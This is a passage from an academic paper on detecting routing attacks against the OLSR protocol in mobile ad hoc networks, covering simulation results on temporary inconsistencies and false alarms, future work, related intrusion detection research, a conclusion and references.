With no mobility, temporary inconsistencies only happen when nodes establish 1-hop neighbor relationship in the first 5 seconds. Once they are capable of sending TC messages, no temporary inconsistency occurs. In mobile topologies, temporary inconsistencies keep happening while nodes move. We choose different mobility pause times, 0, 30, 60, 120, 300, 600 seconds employing the Random Waypoint Mobility Model with a speed range of 1 to 20 m/s to demonstrate different levels of mobility. We also simulate 10, 20, 30 traffic sources with continuously generating 512 byte packets at a constant rate of 1 packet per second, 5K bps, across the network topology.

Most of temporary inconsistencies will be resolved by the next same kind of message sent from the same originator and only few of them may last. Figure 10 shows the number of lasting temporary inconsistencies caused by mobility. In Fig. 10(a) shows, 100 nodes in 2000m x 2000m area result in many more inconsistencies than 50 nodes in 1000m x 1000m. Although 100 nodes generate 2 times the number of messages than 50 nodes, 100 nodes roughly generate 4 times the number of temporary inconsistencies. The higher the degree of mobility is, the more inconsistencies are generated, especially for inconsistency against C1.




(a) 100 nodes vs 50 nodes, 20 sources (b) 50 nodes with 10, 20, 30 traffic sources (C1 only)

Fig. 10. Number of lasting temporary inconsistency with different number of nodes and sources

Fig 10(b) shows the number of temporary inconsistencies against C1 in 50 nodes topology with 10, 20 30 traffic sources. With higher traffic load, the inconsistencies occur more. However, the impact of traffic load for temporary inconsistencies is not as much as that of number of nodes. Therefore, the number of nodes and their mobility degree are the two main factors of temporary inconsistency.

Maximum temporary inconsistency lasting time indicates the requirement of alert threshold for constraints. In Figure 11(a), maximum lasting times of C1, C2 and C3 are less than the thresholds12 seconds and 15 seconds, and do not lead to false alarms. If the thresholds are 6 seconds, there will be less than 15 false alarms in a 100 node-topology with low pause times. Although the maximum temporary inconsistency last time in a 100-node topology is higher than in a 50 node- topology, their average lasting time is roughly the same, where the times of C1 and C2 are about 1.5 to 1.8 seconds, and that of C3 is 4.7 to 4.3 seconds.



(a) 100 nodes with 20 sources (b) 50 nodes with 20 sources

Fig. 11. Maximum and Average Temporary inconsistencies lasting time

Also, attacks using the four attack methods are tested in 100 node- and 50 node-mobile topologies. These attacks consist of arbitrary modified values of 1-hop neighbors, MPR, and MPR selectors in the Hello and TC messages and they will continuously send modified messages at least for a period of 1 minute. If the attacks contain the addresses of inactive nodes, which do not send Hello message over 1 minute and include unused nodes, or the attacks violate C4, the detector raises alarms immediately. If the attacks violate C1, C2 or C3, the detector raises alert while they last over the thresholds. The detector detects all attacks while the modified messages are sent by the attackers. No false positives are found in a mobile topology with background traffic (20 sources).

6 Ongoing Extension to Approach

Our present use of the detection table and constraint violation is fairly straightforward, and we assume no message loss at the global detector. In our ongoing research, we are devising more realistic variations within the detection model that will incorporate message loss due to mobility and noise, and are seeking to establish the detection behavior of the model under such circumstances. Several other architectural challenges are being addressed. These include (i) scalability issues such as the fact that in realistic scenarios, the global detector needs to be replaced by a set of cooperative detectors that may not cover the entire MANET under all conditions, (ii) since promiscuous monitoring is unreliable in the noisy MANET domain, an alternative approach can be deploying cooperative detection agents in all nodes and they exchange messages consisting of required local minimum information., and (iii) detailed studies of various cost metrics such as bandwidth usage, latency effects due required message exchange between detectors, and false positive and false negative rates under a variety of scenarios in the experimental simulations, especially study of temporary inconsistency in new distributed detection architecture. These extensions are being developed under the cooperative, distributed intrusion detection architecture

proposed in [30]. Further studies of distributed detection agents on all nodes and extension of authentication techniques, such as TESLA[7], for authentication of forwarding messages is part of our ongoing work; this will enable us to resolve the assumptions in this model and enable implementing the model in more realistic platforms.

7 Related Work

Most IDS approaches for MANETs attempt to detect malicious packet dropping; this includes both routing and data packets. We describe these approaches briefly in this review, since this intrusive behavior is one of several that may be employed exclusively on routing control packets to disrupt the routing within a MANET. A general packet drop detector for MANETs is described in [18]. A statistical approach is presented by Rao and Kesidis in [9] using estimated congestion at intermediate nodes to make decisions about malicious packet dropping behavior at these nodes. The work described in [1], [2], and [5] use the mechanism of assigning a value to the "reputation" of a node and using this information to weed out misbehaving nodes and use only trusted and verifiably good nodes. In [10], Ramanujan et al. present a system to detect, avoid and recover from malicious attacks on ad hoc networks. They only focus on attacks that target the routing function within these networks. Key ideas include a distributed firewall mechanism to limit the impact of flooding, an algorithm to detect and recover from intruder induced path failures and a wireless router extension architecture.

The case for a cooperative IDS architecture for mobile ad hoc networks was made first in [14] by Zhang and Lee. Anomaly detection is the primary intrusion detection approach discussed. Some details are provided for an anomaly detection model in the routing updates. In more recent work [3], Huang and Lee present a cooperative cluster-based architecture. We note that the architecture is designed primarily to support statistical anomaly detection. It is unclear how statistical anomaly detection will succeed in the MANET wireless domain, since establishing normative profiles will be challenging in the presence of dynamic topologies, noisy and intermittent wireless communications and a lack of concentration points where aggregated traffic can be analyzed. Subhadhrabandhu, et al., [29] evaluate several selection strategies for placement of IDS modules for misuse detection within mobile ad hoc networks. Sterne et al. [30] present a cooperative intrusion detection architecture developed to address the unique challenges in the MANET domain.

Several approaches address the issues in providing secure routing in MANETs. These include cryptographic approaches as well as IDS approaches. The cryptographic approaches [4], [7], [13], [11], [8] propose authentication protocols for the routing control data message exchange in various protocols. Thus, a secure version of the DSR routing protocol is proposed in Ariadne [4] using the TESLA authentication protocol [7]. Asymmetric cryptography is proposed in [13] to secure the AODV routing protocol. The ARAN routing protocol [11] using certificates requires a trusted certificate authority. A secure link state routing for mobile ad hoc networks is proposed in [8], attaching certified keys to the link state updates flooded within a specified zone.

The IDS approaches attempt to detect attacks on specific routing protocols. In these approaches, the routing control messages are monitored employing a variety of IDS approaches for signs of intrusive behavior. Thus, in [17], Gwalami et al employ an IDS approach that is based on a stateful analysis of the data of AODV control packet streams in order to detect intrusions. This approach is based on the State Transition Analysis Technique (STAT) [24] developed initially to model host and network based intrusions in a wired environment. In the current implementation, a sensor is deployed individually in each of a subset of nodes, and the sensors do not communicate with each other. Analysis of insider attacks on the AODV protocol is presented in [6]. A formal specification of the AODV protocol is presented in [28]. This is used to detect implementation bugs in the AODV protocol. A specification based ID approach for monitoring the AODV routing protocol is proposed in [12].

8 Conclusion

Analyzing the OLSR routing specification, we define the normal OLSR routing behavior and list possible attack mechanisms from a single attacker. Based on the normal routing behavior, nodes retrieve routing information, and establish and maintain their routing tables correctly using the Hello and TC messages. We develop constraints on these Hello and TC messages in order to establish that the integrity of the routing tables at all nodes is not compromised. We develop the proof of satisfaction of the requirement that the integrity of routing tables of all nodes is safe-guarded. In addition, we implement the constraints and example attacks on the Glomosim simulation platform.

In future work, we aim to implement and deploy the model for more realistic MANET scenarios. Tasks here include (i) developing a message exchange model to allow distributed detectors to have required minimum local routing information by exchanging messages between local detectors, and (ii) enhance the model to ensure detectors to have all required messages and deal with message loss, delay and false alarms. Additionally, we plan to add new constraints monitoring forwarding behavior of OLSR TC message forwarding and normal unicast packet forwarding. Our final goal is to deal with all assumptions of the model for the realistic implementation of the model.[1]

Reference

1. S. Buchegger and J. Boudec, “Performance Analysis of the CONFIDANT Protocol: Cooperation Of Nodes - Fairness In Distributed Ad hoc NeTworks,” In Proceedings of IEEE/ACM Workshop on Mobile Ad Hoc Networking and Computing (MobiHOC), Lausanne, CH, June 2002.
2. L. Buttyán and J.-P. Hubaux, “Stimulating Cooperation in Self-Organizing Mobile Ad Hoc Networks,” Technical Report No. DSC/2001/046, Swiss Federal Institute of Technology, Lausanne, August 2001.

[1] The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the sponsoring agencies.

3. Yi-an Huang and Wenke Lee. “A Cooperative Intrusion Detection System for Ad Hoc Networks.” In Proceedings of the ACM Workshop on Security in Ad Hoc and Sensor Networks (SASN’03), October 2003.
4. Y. Hu, A. Perrig, and D.B. Johnson, “Wormhole detection in wireless ad hoc networks,” Technical report, Rice University Department of Computer Science, June 2002.
5. S. Marti, T.J. Giuli, K. Lai, and M. Baker, “Mitigating Routing Misbehavior in Mobile Ad Hoc Networks,” In Proceedings of the 6th Intl. Conference on Mobile Computing and Networking, pp 255-265. Boston, MA, August 2000.
6. P. Ning, K. Sun, "How to Misuse AODV: A Case Study of Insider Attacks against Mobile Ad hoc Routing Protocols," In Proceedings of the 4th Annual IEEE Information Assurance Workshop, pages 60-67, West Point, June 2003.
7. Perrig, R. Canetti, D. Tygar and D. Song, “The TESLA broadcast authentication protocol,” In Cryptobytes (RSA Laboratories, Summer/Fall 2002), 5(2):2-13, 2002.
8. Panagiotis Papadimitratos and Zygmunt J. Haas, “Secure Link State Routing for Mobile Ad Hoc Networks,” In Proceedings of the IEEE Workshop on Security and Assurance in Ad Hoc Networks, Orlando, Florida, 2003.
9. R. Rao and G. Kesidis, “Detection of malicious packet dropping using statistically regular traffic patterns in multihop wireless networks that are not bandwidth limited,” In Brazilian Journal of Telecommunications, 2003.
10. R. Ramanujan, S. Kudige, T. Nguyen, S. Takkella, and F. Adelstein, “Intrusion-Resistant Ad Hoc Wireless Networks”, In Proceedings of MILCOM 2002, October 2002.
11. Kimaya Sanzgiri, Bridget Dahill, Brian Neil Levine, Elizabeth Belding-Royer, Clay Shields, “A Secure Routing Protocol for Adhoc Networks,” In Proceedings of the 10 Conference on Network Protocols (ICNP), November 2002.
12. Chin-Yang Tseng, Poornima Balasubramanyam, Calvin Ko, Rattapon Limprasittiporn, Jeff Rowe, and Karl Levitt, “A Specification-Based Intrusion Detection System For AODV,” In Proceedings of the ACM Workshop on Security in Ad Hoc and Sensor Networks (SASN’03), October 2003.
13. M.G. Zapata, “Secure ad hoc on demand (SAODV) routing. IETF Internet Draft, draft-guerrero-manet-saodv-00.txt. August 2001.
14. Y. Zhang and W. Lee, “Intrusion Detection in Wireless Ad Hoc Networks,” In Proceedings of The Sixth International Conference on Mobile Computing and Networking (MobiCom 2000), Boston, MA, August 2000.
15. T. Clausen and P. Jacquet, “Optimized Link State Routing Protocol,” IETF RFC 3626.
16. T. Clausen, P. Jacquet, A. Laouiti, P. Muhlethaler, a. Qayyum and L. Viennot, “Optimized Link State Protocol,” In IEEE INMIC Pakistan 2001.
17. Sumit Gwalani, Kavitha Srinivasan, Giovanni Vigna, Elizabeth M. Belding-Royer and Richard Kemmerer. "An Intrusion Detection Tool for AODV-based Ad hoc Wireless Networks." To appear in Proceedings of the Annual Computer Security Applications Conference, Tucson, AZ, December 2004.
18. Farooq Anjum and Rajesh R. Talpade, “LiPad: Lightweight Packet Drop Detection for Ad Hoc Networks,” In Proceedings of the 2004 IEEE 60th Vehicular Technology Conference, Los Angeles, September 2004.
19. T. Clausen, P. Jacquet, A. Laouiti, P. Muhlethaler, a. Qayyum et L. Viennot, “Optimized Link State Routing Protocol” , IEEE INMIC Pakistan 2001.
20. C. Ko, M. Ruschitzka and K. Levitt, “Execution Monitoring of Security-Critical Programs in Distributed Systems: A Specification-based Approach,” In Proceedings of the 1997 IEEE Symposium on Security and Privacy, May 1997.
21. C. Adjih, T. Clausen, P. Jacquet, A. Laouiti, P. Mühlethaler, and D. Raffo, “Securing the OLSR Protocol,” Med-Hoc-Net 2003, Mahdia, Tunisia, June 25-27, 2003.

22. Laouiti, A. Qayyum et L. Viennot, “Multipoint Relaying: An Efficient Technique for Flooding in Mobile Wireless Networks,” 35th Annual Hawaii International Conference on System Sciences (HICSS'2002).
23. P. Jacquet, A. Laouiti, P. Minet and L. Viennot, “Performance Analysis of OLSR Multipoint Relay Flooding in Two Ad Hoc Wireless Network Models”, Research Report-4260, INRIA, September 2001, RSRCP journal special issue on Mobility and Internet.
24. K. Ilgun, R. Kemmerer, and P. Porras , “State Transition Analysis: A Rule-based Intrusion Detection Approach”, IEEE Transactions of Software Engineering, 2(13):181-199, March 1995.
25. U. Lindqvist and P. Porras, “Detecting Computer and Network Misuse Through the Production-Based Expert System Toolset (P-BEST)”, In Proceedings of the 1999 Symposium on Security and Privacy, May 1999.
26. H.S. Javitz and A. Valdes, “The SRI IDES Statistical Anomaly Detector,” In Proceedings of the IEEE Symposium on Research in Security and Privacy, 1991.
27. Andreas Hafslund, Andreas Tønnesen, Roar Bjørgum Rotvik, Jon Andersson and Øivind Kure, “Secure Extension to the OLSR Protocol,” In OLSR Interop and Workshop, San Diego, August 2004.
28. K. Bhargavan, et al., “VERISIM: Formal Analysis of Network Simulations,” In IEEE Transactions of Software Engineering, Vol 28, No. 2, Feb 2002, pp 129-145.
29. Dhanant Subhadhrabandhu, et. al., “Efficacy of Misuse Detection in Adhoc Networks,” In Proceedings of the 2004 First Annual IEEE Communications Society Conference on Sensor and Ad Hoc Communications and Networks (SECON 2004), pages 97-107.
30. Daniel Sterne, et. al, “A General Cooperative Intrusion Detection Architecture for MANETs,” In Proceedings of the 3rd IEEE International Information Assurance Workshop, 2005.
31. Jorge Nuevo, "A Comprehensible GloMoSim Tutorial”, March 2004.

Author Index